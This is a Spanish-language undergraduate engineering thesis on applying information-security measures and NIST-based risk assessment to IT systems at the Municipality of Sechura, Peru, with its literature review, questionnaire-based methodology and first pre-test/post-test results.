UNIVERSIDAD CÉSAR VALLEJO

FACULTAD DE INGENIERÍA Y ARQUITECTURA

ESCUELA PROFESIONAL DE INGENIERÍA DE SISTEMAS

Implementación de seguridad de la información para mejorar la gestión de riesgos de TI en la Municipalidad de Sechura. 2022

TESIS PARA OBTENER EL TÍTULO PROFESIONAL DE:

Ingeniero de Sistemas

AUTORES:

Eche Pingo, Jorge Luis (orcid.org/0000-0002-7015-0106)

Lizano Mendoza, Anyi Exmit (orcid.org/0000-0001-9223-7774)

ASESOR:

Mg. Altuna Tocto, Gerardo Arturo (orcid.org/0000-0002-8311-4788)

LÍNEA DE INVESTIGACIÓN:

Auditoria de Sistemas y Seguridad de la información

LÍNEA DE RESPONSABILIDAD SOCIAL UNIVERSITARIA:

Apoyo a la reducción de brechas y carencias en la educación en todos sus niveles.

PIURA - PERÚ

2023

DEDICATORIA

A nuestros padres por habernos dado la vida y por regalarme la mejor herencia llamada carrera universitaria y porque siempre están con nosotros en todo momento. A Dios, por mantenerse siempre con nosotros en los momentos difíciles, por darnos la vida y salud para poder llegar a cumplir uno de nuestros sueños. Dedicar también a nuestros hijos porque son el impulso a seguir adelante terminando la carrera universitaria.

AGRADECIMIENTO

Agradecer a los docentes de la universidad por demostrarnos sus enseñanzas y sus virtudes formando parte en nuestras vidas universitarias. Agradecer infinitamente a nuestros padres, ellos nos impulsaron a seguir adelante, estuvieron siempre a nuestro lado en los momentos difíciles y siempre buscaron dar lo mejor de ellos, gracias infinitamente a mis padres me siento orgulloso de ellos.

Índice de contenido

Índice de tablas

Índice de figuras

RESUMEN

La investigación tuvo como objetivo mejorar la gestión de riesgos de TI en la municipalidad de Sechura mediante la implementación de seguridad de la información, se utilizó la metodología de Seguridad Cero costando de 6 fases; Reconocimiento, Escaneo, Enumeración, Análisis, Explotación y Reporte. La variable dependiente llamada gestión de riesgos fue desarrollada según el criterio de la investigación de tipo cuantitativa con el diseño experimental de tipo preexperimental relacionado al pretest y post-test. La población fue de 300 equipos informáticos que incluyen servidor, SO, programas y equipos informáticos. La muestra fue de 25 equipos informáticos. utilizando un cuestionario.

Como resultados se logró identificar la cifra de riesgos en un 100% siendo un total de 28 vulnerabilidades y 11 amenazas, luego se hizo un análisis calculando el nivel de riesgo a través de la multiplicación siendo Vulnerabilidad X Amenaza en números de 0 a 10 y el nivel de probabilidad e impacto fueron; muy alta, alta, moderada, baja y muy baja, encontrando 7 riesgos de nivel muy alta, 13 de nivel alta, 7 en un nivel moderado y 1 en un nivel bajo. Luego se brindó alternativas de solución con el fin de mejorar la seguridad en la Municipalidad de Sechura.

Palabras clave: Seguridad de la información, Gestión de Riesgos, Riesgos informáticos.

ABSTRACT

The research aimed to improve IT risk management in the municipality of Sechura through the implementation of information security, the Zero Security methodology was used, costing 6 phases; Recognition, Scanning, Enumeration, Analysis, Exploitation and Report. The dependent variable called risk management was developed according to the quantitative research criteria with the pre-experimental experimental design related to the pre-test and post-test. The population was 300 computer equipment that includes server, OS, programs and computer equipment. The sample was 25 computer equipment. using a questionnaire. As a result, it was possible to identify the risk figure by 100%, with a total of 28 vulnerabilities and 11 threats, then an analysis was made calculating the level of risk through multiplication, being Vulnerability X Threat in numbers from 0 to 10 and the level of probability and impact were; very high, high, moderate, low and very low, finding 7 very high level risks, 13 high level, 7 at a moderate level and 1 at a low level. Then, alternative solutions were provided in order to improve security in the Municipality of Sechura.

Keywords: Information Security, Risk Management, IT Risks

I. INTRODUCCIÓN

A esta altura del mundo salvaguardar y mantener protegida la información es muy fundamental porque son activos importantes dentro en una organización, por esta razón es muy importante aplicar una buena gestión de riesgos, porque permite analizar y evaluar los riesgos informáticos de una organización permitiendo minimizar los riesgos y así evitar que las vulnerabilidades sean explotadas por los atacantes, entonces es mejor evitar daños de las tecnologías como son pérdidas económicas y pérdidas de información, es por eso que los sistemas informáticos deben ser protegidos para evitar posibles riesgos de pérdidas de información valiosa o daños internos a los sistemas. (Calder, et al, 2019) y (Parn, Edwards, 2019) nos dice que es importante implementar medidas y mecanismos de seguridad de la información porque son esenciales para salvaguardar y proteger activos de la información de una organización (por ejemplo, privacidad, integridad, confidencialidad) brindar confianza a los ciudadanos en los sistemas de tecnología digital.

En tan solo los tres últimos años muchas organizaciones han sufrido ciberataques incluyendo los estados del gobierno, estos números son más altos debido al daño económico causado por el ataque cibernético, generando un déficit por la falta de profesionales en ciberseguridad. A través de estos incidentes muchas empresas se han visto perjudicadas al sufrir ataques de información debido a que no cuentan con una buena gestión de riesgos para poder identificar los principales riesgos informáticos que se encuentran dentro de sus sistemas, mayormente esto se debe al poco conocimiento que tienen de ciberseguridad. Si bien los gobiernos reconocen la necesidad de proteger el espacio digital en el que operan las sociedades de manera tan amplia, la ciberseguridad aún no ha alcanzado las alturas que merece el ámbito político y social de la nación. (Upadhyay, Darshana, 2020).

Esta investigación es muy importante porque tiene un alto valor en la carrera de ingeniería de sistemas ya que está enfocado con el uso de las Tecnologías y de la información y auditoria de seguridad o ciberseguridad. Es por eso que la Municipalidad Provincial de Sechura es una de las muchas organizaciones que debe ser protegida porque no cuentan con herramientas de gestión de riesgos

para identificar las amenazas y vulnerabilidades, para cumplir con nuestro propósito de la investigación es muy importante aplicar un plan de riesgos adecuadamente, siguiendo la metodología del marco NIST SP 800 para así poder identificar los riesgos tanto como las amenazas y los riegos que causan las vulnerabilidades en los sistemas o equipos informáticos, para poder identificar estos riesgos se debe determinar la probabilidad de una vulnerabilidad identificando el nivel de explotación de dicho riesgo.

Muchas de las organizaciones incluyendo las municipalidades públicas tienen tecnología obsoleta y además sus sistemas operativos no se encuentran actualizados. Entonces esto podría ocasionar pérdidas de información también sufrir ataques, perjudicando a terceros incluso el propio sistema de la Municipalidad, esto se debe a que no tienen muchos conocimientos de ciberseguridad y desconocen mucho sobre los sistemas de seguridad es así se debe implementar mecanismos y medidas de seguridad en los datos de la información y gestionar los riesgos para así poder evitar y mitigar posibles amenazas, salvaguardando la información y tenerla a salvo la organización y esta siga operando como se debe.

A través de la seguridad de información se buscó dar una solución a la Municipalidad para la prevención de cualquier riesgo que se puedan presentar como amenazas que pueden tener contra la empresa. El problema de la Municipalidad se describe por la falta de auditoria en ciberseguridad debido a que no se logran identificar los riesgos, mucho menos analizar riesgos, además se debe brindar tratamiento de seguridad a los riesgos informáticos, y a la vez incrementar propuestas de medidas de seguridad. Por otro lado, se decidió tomar la elección de efectuar el problema general de la investigación con la siguiente pregunta: ¿Por qué es necesario implementar mecanismos y medidas de seguridad de la información para mejorar la gestión de riesgos en los equipos informáticos de la Municipalidad de Sechura? Además como justificación: La información recopilada mediante libros y repositorios que ayudaron con la investigación, la misma que servirá como fuente de estudio para posteriores investigaciones relacionado al tema, también hay una justificación práctica ya que el propósito es mejorar la gestión de riesgos, permitiendo identificar las

vulnerabilidades, amenazas y brindar soluciones ante estos riesgos; para identificar estos riesgos en los sistemas de la Municipalidad se debe utilizar herramientas de pentesting además implementar correctamente el marco NIST SP800 para llevar a cabo una correcta gestión de riesgos.

El objetivo general consta en Mejorar la gestión de riesgos de TI en la municipalidad de Sechura mediante la implementación de seguridad de la información, como objetivos específicos es, Identificar la cifra de riesgos informáticos de la municipalidad de Sechura; Analizar los riesgos informáticos de la Municipalidad; Mitigar la cifra de riesgos tratados para prevenir riesgos en los sistemas. En la hipótesis general se estableció lo siguiente: La implementación de seguridad de la información mejorara la gestión de riesgos en los sistemas de la municipalidad de Sechura. Como hipótesis especifica tenemos que es fundamental identificar los riesgos en los sistemas informáticos, además se debe analizar el nivel de riesgo informáticos en el que se encuentra la municipalidad, posteriormente se debe mitigar los riesgos tratados para reducir los riesgos informáticos.

II. MARCO TEÓRICO

En el siguiente contexto se presentó los antecedentes internacionales de autores relacionados con nuestro tema de investigación en este caso (Crespo, Martínez. 2021) En su artículo llamado “Análisis de vulnerabilidades con SQLMAP aplicada en entornos APEX5”, utiliza la metodología aplicada para obtener resultados muy detallados, como principal objetivo es aplicar ethical hacking aplicando técnicas de inyección SQL además utiliza las herramientas de FOSS para identificar múltiples vulnerabilidades en los sistemas para luego hacerles un análisis identificando el nivel de probabilidad de riesgo y poder mitigar los riesgos dejando como propuesta implementar protocolos de cifrado, como conclusión fue evaluar las diferentes técnicas de inyección para optimizar las etiquetas que se generan, teniendo un mejor nivel de seguridad. Así mismo en la investigación de (Oriyano, Philip. 2017) en su libro llamado “Kali Linux Wireless penetration testing cookbook” utilizó el tipo de investigación básica, utilizando la metodología de ethical hacking propone como objetivo un modelo para analizar los riesgos y su principal trabajo consistió en identificar las vulnerabilidades de los sistemas, también identificó y evaluó los riesgos como componentes importantes para así poder identificar amenazas y vulnerabilidades, luego propuso evaluar y tomar medidas para reducir a un nivel aceptable y como conclusión llegó a identificar el modelo de análisis de vulnerabilidades.

Por otro lado, (Shah, Girdhar. 2017) “Kali Linux intrusión and exploitation cookbook” utilizando una metodología básica, nos explica que su principal objetivo es detectar una amplia gama de vulnerabilidades, según demande el reporte, además explotarlas para analizar el nivel de riesgo e identificar anomalías en temas de seguridad, para identificar usa una herramienta sigilosa para no despertar anomalías en los sistemas informáticos su principal trabajo es identificar las vulnerabilidades de sistema, además, hacerles seguimiento a las vulnerabilidades y dar solución a los problemas aplicando protocolos de cifrado. Según el estado de nivel de riesgo, como conclusión utilizo diferentes herramientas para identificar riesgos en los sistemas detallando reportes impresionantes para impresionar a la gerencia.

También se presentó los antecedentes nacionales en el cual (Shonerly Bustamante 2021) en su tesis titulado “Políticas basadas en la ISO 27001:2013 y su influencia en la gestión de seguridad de la información en municipalidades de Perú” nos dice que la gestión en seguridad es muy importante en diferentes organizaciones. El objetivo de su proyecto de investigación es dar una mejor calidad en la gestión de ciberseguridad en los datos o en la información en los municipios peruanos. Se realizó una encuesta pre experimento con una muestra de 30 empleados y se utilizó un cuestionario para identificar y medir la respuesta o satisfacción con modelo ya implementado. El promedio general, con más del 90% de los encuestados reconoció la mejora de la ciudad. Los autores concluyen que un modelo de ciberseguridad basado en tres fundamentos como: la confidencialidad, la integridad y disponibilidad mejora la gestión de riesgos. Tanto como (Carlos Huerta, 2020), en su tesis titulada “Sistema de gestión de seguridad de la información para mejorar el proceso de gestión del riesgo de Coopsol consultoría, 2019” la metodología que se utilizó fue de tipo aplicada en esta investigación utilizo la ISO 27001, el objetivo principal fue evaluar procesos de gestión de riesgos trabajando con 24 activos críticos de información como población usando el uso estadístico de Shapiro Wilks en esta investigación se concluye positivamente el proceso de gestión del riesgo mejorando la gestión de seguridad de la información.

Por otro lado (Alvarado Joseph, 2018), en su tesis titulada “Análisis de las vulnerabilidades en seguridad informática de los equipos de cómputo y redes de la municipalidad Distrital de Independencia“ utilizando una investigación de tipo Descriptiva Simple nos dice que el principal objetivo fue hacer un análisis mediante el uso de herramientas para así poder garantizar la protección en los equipos informáticos y servicios de internet de la municipalidad, para que así sea posible incrementar medidas de prevención, además propone aplicar protocolos de cifrado y detección de ataques proponiendo la interacción de Humano-Equipo. En esta investigación se llegó a concluir que el eslabón más débil son las personas debido a que caen en las técnicas de phishing por esta razón es mejor tomar conciencia para prevenir los riesgos además es muy importante capacitar a los empleados en temas de seguridad informática.

Como parte teórica tenemos los conceptos básicos para comprender mejor la tesis para empezar

La Municipalidad Provincial de Sechura es una corporación Pública del estado del Gobierno, empieza a elaborar el año 1904 en este año empiezan las gestiones y tiene como función administrar una ciudad o una población en la Municipalidad se determina asuntos como el orden Legal y de Administración, como son normas legales y las administrativas, con un propósito de brindar comodidad y bienestar a las personas de dicha provincia a través de los distintos servicios.

La Municipalidad de Sechura se encuentra ubicada al Suroeste del departamento de Piura en una distancia aproximadamente de 48,4 km, también tenemos su página donde podemos encontrar información, https://portal.munisechura.gob.pe/ (MuniSechura - Municipalidad Provincial de Sechura) frente a la Municipalidad se encuentra el histórico monumento de la iglesia de San Martín de Sechura.

Seguridad de la información, Según Cienfuegos Solís (2017) afirmó que la seguridad de la información es un grupo o conjunto de normas, técnicas y medidas de seguridad para identificar y controlar los riesgos de los sistemas para así asegurar que la información no salga del sistema. Ante el cambio de las nuevas tecnologías, entonces es importante resguardar la información y datos que se encuentran dentro de la organización, también proteger los activos y no ser modificada por ninguna persona externa a menos que sean usuarios de la organización con permisos correspondientes administrados por las áreas de TI, además la seguridad se va de la mano con el Hacking siendo una agrupación que no tiene políticas ni procedimientos en la seguridad que sean limitados en los sistemas informáticos, tanto como la disponibilidad, integridad y confidencialidad corren riesgos, es por esta razón que se debería disponer políticas de seguridad competentes. ética hacking tiene como características primeramente el reconocimiento, segundo el escaneo, tercero la enumeración, cuarto el análisis, como quinto paso la explotación y finalmente el reporte. (Darren Death, 2017)

NIST(SP800-30) es la metodología que nos da orientación al analizar la gestión de riesgos informáticos el objetivo principal del marco NIST SP 800-30 que es proporcionar un reporte de orientación para realizar y evaluar las evidencias que presenten riesgos en los equipos y sistemas informáticos, el riesgo es la posibilidad que ocurra incidente de seguridad, la amenaza puede causar un efecto negativo en el sistema, la información en la nube se está evolucionando en una moda tecnológica más común en la actualidad. (Albakri, et al 2014).

Importancia de medidas de Seguridad de la Información, Samuel Sepúlveda y Ania Cravero (2021) nos dicen que las políticas brindan orientación a los empleados sobre qué hacer y qué no hacer. También determinan quién tiene acceso a qué y las consecuencias de no seguir las reglas. La Política de privacidad está vigente para proteger los datos y los sistemas de la institución con la razón de garantizar su integridad, confidencialidad y disponibilidad. La documentación relacionada con la Política de Privacidad debe incluir procedimientos para restablecer el cumplimiento de las normas y responsabilidades a todos los niveles. Todos merecen el apoyo del liderazgo organizacional. (Thong, James at. 2021)

Kali Linux, (Sharma, Himanshu. 2017) nos dice que es un sistema operativo de software libre basada en Debian y está diseñada para asuntos y temas de seguridad en diferentes maneras los profesionales en seguridad informática lo suelen usar constantemente, en Linux se podrán hacer auditorias de seguridad informática, como lo son en las redes, análisis forenses, análisis de vulnerabilidades y pruebas de penetración en los diferentes sistemas operativos. (Santo Orcero. 2018).

Herramientas de pentesting, es un conjunto de herramientas utilizadas para analizar, detectar e identificar vulnerabilidades, además es utilizada para la detección de incidentes, muchos profesionales de ciberseguridad utilizan estas herramientas con el fin de identificar algunas anomalías en los sistemas de información. (Jesús Ovallos. 2020).

Riesgo, Los riesgos en el contexto de informática suelen ser de una probabilidad de una amenaza en la vulnerabilidad generando pérdidas y daños de

información. Para identificar y también evaluar la aprobación y valides y efectividad de la gestión de la seguridad en la información y los riesgos de acuerdo con su uso, en comunicaciones y redes de dichas computadoras, por esta razón es mejor implementación de normas y modelos que establece las metas a poder lograr y los resultados a través de los distintos niveles que conforman la escala de valoración. Altamirano Di Luca, Marlon (2019).

Vulnerabilidades, Es una debilidad común que tienen todos los sistemas para que sea un punto a partir de entrada en un sistema mayormente estas vulnerabilidades son aprovechadas y explotadas por hacker para comprometer un sistema o equipos informáticos. Raúl, Ramos. (2017), (Lehnert, Erica. 2022).

Amenaza, (Novokhrestov, A. 2022) nos dice que es un riesgo que va en contra de la integridad de los equipos informáticos si existen amenazas van a existir vulnerabilidades siendo más fácil apoderarse de los equipos generando un impacto no deseado en sistemas informáticos, para identificar las amenazas es hacer una correcta gestión de información. (Campo, López. 2020).

Gestión de riesgos, Permite la obtención de algunos impactos sobre diferentes datos de información, esta es la posibilidad de muchas amenazas para explotar una vulnerabilidad generando un impacto negativo en los sistemas, las normas que tiene la gestión de riesgos son procedimientos de identificar, analizar, evaluar. Los instrumentos se establecen de manera clara válidos para que se permita evaluar el riesgo, tanto como integridad nos permite tener recursos importantes en las organizaciones y la disponibilidad de gestión son procedimientos basados en tecnología de cualquier software que son orientados a una alta disponibilidad de tiempo. (Guerra; Neira, 2021)

Protocolos de cifrado, permiten cifrar y proteger la información que navega a través del internet en contexto general permite tener conexiones seguras los protocolos conocida y seguras son el SSL y el TLS protegiendo la transferencia de los datos e información por ejemplos, las transacciones bancarias, las comunicaciones entre servidores, cuentas de usuarios, etc. (David Arboledas, 2017).

III. METODOLOGÍA

3.1. Tipo y diseño de investigación


3.1.1 Tipo de investigación

La investigación fue aplicada donde se realizó un examen cuidadoso en búsqueda de hechos y principios donde se averiguo datos y hechos relacionados a la investigación identificando los problemas. (Rodríguez, 2005). El desarrollo de esta investigación da a conocer los riesgos de seguridad que existen en los sistemas informáticos, donde utilizo herramientas de ética hacking para poder identificar las vulnerabilidades, entonces el propósito es mitigar las vulnerabilidades encontradas en los sistemas informáticos permitiendo mejorar la gestión de riesgos y aplicando medidas de seguridad.

3.1.2. Diseño de investigación

Se desarrollo el diseño de investigación de enfoque cuantitativo donde se recolecto información y posteriormente se analizó los datos de dicha investigación. (Cazau, 2002). En este proyecto se utilizó el tipo experimental desde su subdivisión de Pre-Experimental, con Pre-Test y Post-Test esto nos permitió hacer un correcto análisis teniendo resultados de forma segura y correcta antes de aplicar seguridad de la información y después de aplicar los mecanismo de seguridad de la información, este método es muy importante porque permitió obtener los resultados esperados de esta manera se pudo evaluar la gestión de riesgos en los sistemas informáticos, esto nos permitió definir y analizar las variables de forma correcta. (Vargas Z, 2015).

Figura 1. Diseño de investigación pre-test y post-test



Fuente: Elaboración Propia

Con la gráfica indica que:

G = Grupo

O1 = V. Pre-test (Gestión de Riesgos).

X = V. I (Seguridad de la Información).

O2 = V. Post-test (Gestión de Riesgos).

3.2. Variables y Operacionalización

Variable independiente

Seguridad de la información

Definición conceptual

Según Cienfuegos Solís (2017) afirmó que la seguridad de la datos o información es un conjunto o grupo de normas, técnicas y medidas de seguridad para identificar y controlar los riesgos de los sistemas.

Definición operacional

Permite identificar, analizar y mitigar vulnerabilidades.

Indicadores

Cifra del número de vulnerabilidades

A través de las herramientas de escaneo de vulnerabilidades se podrán identificar las vulnerabilidades de los sistemas informáticos según mande el reporte de las herramientas de pentesting. Las vulnerabilidades que se identificaran serán vulnerabilidades de la página web, de la red y en general los sistemas informáticos, Las herramientas que se utilizaran es Nessus, Foca, Meterpreter, Nmap, MetaSploit y algunas de estas herramientas se utilizaran con el sistema operativo Kali Linux.

Nivel de grado de vulnerabilidades.

Una vez identificado las vulnerabilidades de los sistemas informáticos se pasará a analizar los niveles de grado en este caso según mande el reporte de las

herramientas utilizadas en ello encontraremos vulnerabilidades de nivel crítico, alto, medio, bajo.

Disminuir el nivel de número de vulnerabilidades

En este caso pasaremos a disminuir los niveles de los riesgos que se encontraron, unas quedaran como propuesta y las otras se les aplicara una solución antes estas vulnerabilidades en los sistemas informáticos.

Escala de medición

Se utilizo la escala de razón

Variable dependiente

Gestión de riesgos

Definición conceptual

Permitió la obtención de algunos impactos sobre diferentes datos de información, esta es la posibilidad de identificar los riesgos como las vulnerabilidades y las respectivas amenazas. (Guerra; Neira, 2021).

Definición operacional

Permite a los profesionales tomar decisiones en escenarios de amenazas y vulnerabilidades, esto permitirá establecer valores con respecto a los activos de la información asegurando y protegiendo la continuidad de la organización (Otoya y Flores 2017).

Indicadores

Identificar la cifra de riesgos informáticos de la Municipalidad.

Al aplicar la encuesta nos mostró una cifra de vulnerabilidades y amenazas identificadas según la encuesta cabe recalcar que es muy importante mitigar las amenazas porque serian un riesgo para la entidad.

Analizar los riesgos informáticos de la Municipalidad.

En este caso se analizó los riesgos encontrados en este caso se separan las amenazas y las vulnerabilidades también se identificarán el nivel de riesgo, Muy

Alta, Alta, Moderada, Baja y Muy Baja, cabe mencionar que es importante mitigar las amenazas porque a la vez estaríamos mitigando las vulnerabilidades.

Mitigar la cifra de riesgos tratados para prevenir riesgos en los sistemas

El objetivo es proteger la información de los sistemas informáticos protegiendo la confidencialidad, integridad y disponibilidad, asumiendo la responsabilidad según el nivel de riesgo que se encuentra

Escala de medición

La medición es razón y en ello se aplicó un cuestionario. Se encuentra ubicados en la figura 2.

3.3. Población, muestra y muestreo

3.3.1. Población

Se dice que la población se identifica como un conjunto de personas, para luego identificar la muestra y poder llevar a cabo una investigación. Pandey, Mishra. (2015).

Tabla 1. Población

Nº Indicadores (Riesgo)	Nº Población (Sistemas)
Identificar la cifra de riesgos informáticos de la municipalidad.	Son un total de 300 sistemas informáticos incluyendo, sistemas operativos, aplicaciones y computadoras.
Analizar los riesgos informáticos en la municipalidad	
Mitigar la cifra de riesgos tratados para prevenir riesgos en los sistemas.	

Fuente: Elaboración Propia

Criterios de inclusión: En este caso según la población se incluirán todos los indicadores relacionados a la gestión de riesgos

Criterio de exclusión: No se excluye ningún aspecto de la investigación.

3.3.2 Muestra

La muestra según (Cárdenas, Yánez. 2012), nos dice que es una parte de elementos que se elige previamente de un conjunto o una población para llevar a cabo un estudio. Al igual que, (Martínez, Ciro, 2012), indica que es un respectivo subconjunto de una población en que se desglosara paso a paso una investigación con el único fin de recaudar hallazgos y elementos de una población.

3.3.3 Muestreo

Se tomo el tipo de muestreo no probabilístico según (Accredited Business. 2019) nos dice que es una técnica de muestreo donde el autor selecciona libremente al azar elementos de una muestra, entonces en esta investigación fue importante decidir el número de una población. En la muestra se seleccionaron aproximadamente 25 sistemas informáticos entre ellos están las computadoras, software, y sistemas operativos, siendo así (Rodrigo, 2000), habla que se selecciona aleatoriamente de la muestra donde cada elemento tomado de una población tiene una probabilidad de ser seleccionada.

Tabla 2. Selección de muestra

Riesgo (Indicadores)	Sistemas (Muestra)
Identificar la cifra de riesgos informáticos de la municipalidad.	En la muestra se seleccionó 25 Sistemas de TI entre ellos están las computadoras, software, aplicaciones y sistemas operativos.
Analizar los riesgos informáticos en la municipalidad.	
Mitigar la cifra de riesgos tratados para prevenir riesgos en los sistemas.	

Fuente: Elaboración Propia

3.4. Técnicas e instrumentos de recolección de datos

Para hacer la recolección de los respectivos datos uso la técnica llamada encuesta. Esta técnica da gran aporte de calidad para coleccionar información útil. Se utilizó en el área de tecnologías**.**

El cuestionario son las preguntas que se plantean en una encuesta para medir las variables del estudio y del problema identificado. (Hernández, O. 2012).

Se aplico la escala de Likert, es aplicada en estudios de investigación, esta escala se califica de 1 a 5, esta técnica tiene mayor aceptación al momento de responder las preguntas. (Cañadas Isabel, 1998). **Fig. 2**

Validez del instrumento

Validez de criterio

En este caso la prueba correlacional es ajenas con la variable demostrando que la variable es sumamente distinta a prueba que se identifica como una referencia en la investigación pretendiendo medir un indicador de la prueba. (Jesús Beltrán et al. 2017).

Validez Contenido

La prueba detalla una muestra ajustada a los temas de investigación, mayormente se utiliza en las pruebas de rendimiento y en pruebas educativas según sea el caso. (Jesús Beltrán et al. 2017).

Validez Constructo

En este caso la hipótesis cumple con el grado de instrumento de medida además se utiliza para medir las variables y esta se refleje realmente con la investigación midiéndolo de forma correcta. (Oscar García, 2018).

Tabla 3. Validación de Instrumentos de Expertos

JUEZ VALIDADOR	TITULO ACADÉMICO	PUNTUACIÓN	OSERVACIÓN
Giancarlos Sanches Atuncar	Magister	85%	Excelente
Chuquicondor Requena Yuri Daniel	Magister	85%	Excelente
Altuna Tocto Gerardo Arturo	Magister	85%	Bueno
PROMEDIO		85%	Excelente

Fuente: Elaboración Propia.

En este caso identificamos la prueba de validez de constructo debido a que los instrumentos aplicando una encuesta con la escala de Likert esta encuesta se difundió por la modalidad virtual a través de correos electrónicos como resultados se obtuvo un 85% de confiabilidad firmado por los expertos, con mayor detalle dirigirse a la parte de anexos en la **fig. 5 y 6.**

En la prueba se utilizó el alfa de Cronbach esta metodología nos permite medir la fiabilidad en las escalas de medición. (Sergio Contreras, Francisco Nova, 2018).

Tabla 4. Alfa de Cronbach

Escala	Nivel
>0.9	Excelente
>0.8	Bueno
>0.7	Aceptable
>0.6	Cuestionable
>0.5	Inaceptable

Fuente: Elaboración Propia

Tabla 5. Procesamiento de la Prueba Piloto

Resumen de procesamiento de casos

		N	%
Casos	Válido	10	100,0
	Excluido[a]	0	,0
	Total	10	100,0

a. La eliminación por lista se basa en todas las variables del procedimiento.

Fuente: Reporte de SPSS

Para la prueba piloto se le aplico a 10 personas como prueba, utilizando el software SPSS obtenemos los siguientes datos de fiabilidad en un nivel bueno.

Tabla 6. Nivel de Fiabilidad

Estadísticas de fiabilidad

Alfa de Cronbach	N de elementos
,831	4

Fuente: Reporte de SPSS

Los resultados que se obtuvieron son buenos ya que pasamos la cifra del >0.5, teniendo como resultados un >.831 siendo un nivel bueno con más precisión los datos de la encuesta y los indicadores, esto demuestra que son fiables los datos de dicha investigación.

3.5. Procedimientos

En la investigación se realizó una búsqueda sigilosa de información en la página brindada por la universidad donde destacamos distintos documentos relacionados al tema de investigación.

La investigación y búsqueda es de tipo cuantitativo y desarrolla el diseño de tipo Pre-Experimental, donde consiste en identificar los principales riesgos en los sistemas con o sin la implementación. Luego se determinó la población y se

definió las técnicas e instrumentos, en la municipalidad se usó el procedimiento de la técnica de encuesta y el instrumento obviamente fue un cuestionario esta técnica se aplicará en las áreas de tecnología e informática.

Finalmente se realizó un análisis de la información que se obtuvo de la encuesta para determinar el nivel e impacto riesgo e identificar los principales riesgos que hay en los sistemas de la municipalidad.

3.6. Método de análisis de datos

T-Student, nos permitió ver la similitud que tiene un grupo de población semejante y es un entorno probabilidad para estimar la media de un entorno normal debido a que la muestra es de un tamaño pequeño.

Shapiro-Wilk, en este método la muestra es menor a cincuenta y se usó para contrastar la prueba de normalidad de los datos de la investigación, teniendo resultados de una distribución normal.

3.7. Aspectos éticos

Para llevar a cabo esta propuesta de investigación se recolectó la posible mayor información de diferentes fuentes confiables en la página de Myloft, según los criterios internacionales y nacionales se tomó en cuenta realizar una gestión riesgos con el fin de mejorar la seguridad, para poder lograr con nuestro objetivo es necesario a través de herramientas de escaneo y utilizar técnicas como lo son los cuestionarios para poder identificar los riesgos y vulnerabilidades de los sistemas para dar propuestas de solución.

IV. RESULTADOS

Análisis descriptivo


Para poder complementar los resultados se utilizó el análisis descriptivo ya que esta tiene una distribución de una variable cuantitativa, entonces debemos recurrir a medidas numéricas que permiten resaltar las características de cada variable. (Sergas, 2014).

Indicador 01: Identificar la cifra de riesgos informáticos de la municipalidad

Tabla 7. Identificar la cifra de riesgos en la municipalidad

Identificar la cifra de riesgos en la municipalidad de Sechura		
	PRE-TEST	POST-TEST
	Porcentaje	Porcentaje
MALO	60%	0%
REGULAR	40%	0%
BUENO	0%	100%

Fuente elaboración propia de SPSS



Como se visualiza en la tabla 7, que en el Pre-Test se identificó la cifra de riesgos informáticos en la municipalidad de Sechura, según la muestra de 25 en el nivel MALO es de 60% y en un nivel REGULAR estaba en 40%, para mejorar y reducir los niveles de riesgos se aprecia una mejora en el Post-Test donde se llegó a un nivel BUENO de 100% esto quiere decir que se logró identificar la cifra de riesgos informáticos, encontrando las amenazas y vulnerabilidades permitiendo saber a qué peligro se enfrenta la municipalidad posteriormente deberemos analizar los riesgos encontrados aumentando el nivel de seguridad en la municipalidad de Sechura.

